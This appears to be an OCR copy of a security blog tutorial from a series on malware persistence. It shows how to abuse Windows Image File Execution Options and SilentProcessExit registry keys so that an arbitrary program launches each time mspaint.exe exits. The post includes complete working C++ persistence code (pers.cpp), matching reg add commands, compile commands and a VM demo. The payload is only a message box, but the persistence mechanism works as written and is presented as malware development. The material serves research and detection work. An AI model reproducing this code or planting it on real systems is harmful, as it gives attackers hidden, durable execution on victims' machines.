
Malware development: persistence - part 10. Using Image File Execution Options. Simple C++ example.

cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html

September 10, 2022

4 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is the result of self-researching one of the interesting malware persistence trick: via Image File Execution Options.

Image File Execution Options

IFEO enables developers to attach a debugger to an application or process. This allows the debugger/application to run concurrently with the application being debugged.

How to set this feature? We can launch a process/program when another application silently exits.

Silent exit for an application means the application has been terminated in one of two ways:

1. Self termination by calling `ExitProcess`
2. Another process terminates the monitored process by calling `TerminateProcess`

This is configurable via the following registry key:

`HKLM\Software\Microsoft\Windows NT\CurrentVersion\SilentProcessExit`

practical example

Let's go to run our malware once Microsoft Paint (`mspaint.exe`) is silently exiting.

So, let's say we have our "malware" (`hack.cpp`):

```
/*
hack.cpp
evil app for windows persistence via IFEO
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

As you can see, as usually, I use "meow-meow" message box "malware" =^..^=

Then, create persistence script for modify registry (`pers.cpp`):

```
/*
pers.cpp
windows persistence via IFEO (GlobalFlag)
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/10/malware-pers-10.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  DWORD gF = 512;
  DWORD rM = 1;

  // image file
  const char* img = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File
Execution Options\\mspaint.exe";

  // silent exit
  const char* silent = "SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\SilentProcessExit\\mspaint.exe";

  // evil app
  const char* exe = "Z:\\2022-09-10-malware-pers-10\\hack.exe";

  // GlobalFlag
  // LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution
Options\\mspaint.exe", 0 , KEY_WRITE, &hkey);
  LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
  if (res == ERROR_SUCCESS) {
    // create new registry key
    // reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\mspaint.exe" /v GlobalFlag /t REG_DWORD /d 512
    RegSetValueEx(hkey, (LPCSTR)"GlobalFlag", 0, REG_DWORD, (const BYTE*)&gF,
sizeof(gF));
    RegCloseKey(hkey);
  }

  // res = RegOpenKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)"SOFTWARE\\Microsoft\\Windows
NT\\CurrentVersion\\SilentProcessExit\\mspaint.exe", 0 , KEY_WRITE, &hkey);
  res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)silent, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
  if (res == ERROR_SUCCESS) {
    // create new registry key
    // reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG_DWORD /d 1
    // reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d
"Z:\..\hack.exe"
    RegSetValueEx(hkey, (LPCSTR)"ReportingMode", 0, REG_DWORD, (const BYTE*)&rM,
```

```
sizeof(rM));
    RegSetValueEx(hkey, (LPCSTR)"MonitorProcess", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
    RegCloseKey(hkey);
  }

  return 0;
}
```

So what have we done here? Firstly, we created `SilentProcessExit` key under `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion`, then enabled silent process exit monitoring feature by adding `GlobalFlag`:

```
//...

LONG res = RegCreateKeyEx(HKEY_LOCAL_MACHINE, (LPCSTR)img, 0, NULL,
REG_OPTION_NON_VOLATILE, KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);

//...
//...

// reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options\mspaint.exe" /v GlobalFlag /t REG_DWORD /d 512
RegSetValueEx(hkey, (LPCSTR)"GlobalFlag", 0, REG_DWORD, (const BYTE*)&gF,
sizeof(gF));
//...
```

By setting `MonitorProcess` to `...\hack.exe` and `ReportingMode` to `1`, every silent exit of `mspaint.exe` will now trigger the execution of our “malware” `hack.exe`:

```
//...

RegSetValueEx(hkey, (LPCSTR)"ReportingMode", 0, REG_DWORD, (const BYTE*)&rM,
sizeof(rM));
RegSetValueEx(hkey, (LPCSTR)"MonitorProcess", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
```


demo

Let’s go to see everything in action. Compile malware:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```


```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-s
trings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-09-10-malware-pers-10]
└─$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Sep 11 15:51 hack.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Sep 11 07:34 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc  2128 Sep 11 07:34 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc   367 Sep 10 12:16 hack.cpp
```

Run it, just for check correctness:




So, check registry keys before:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options" /s
```





also `SilentProcessExit`:

```
req query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit" /s
```



As you can see, as expected, some registry keys are missing for our target application. So when it starts and closes nothing happens:


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell
PS Z:\2022-09-10-malware-pers-10>
Filters
Best match
Paint
Desktop app
Search suggestions
mspain - See web results
mspain
7:05 PM
9/11/2022
Right Ctrl




Well, now let's compile:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

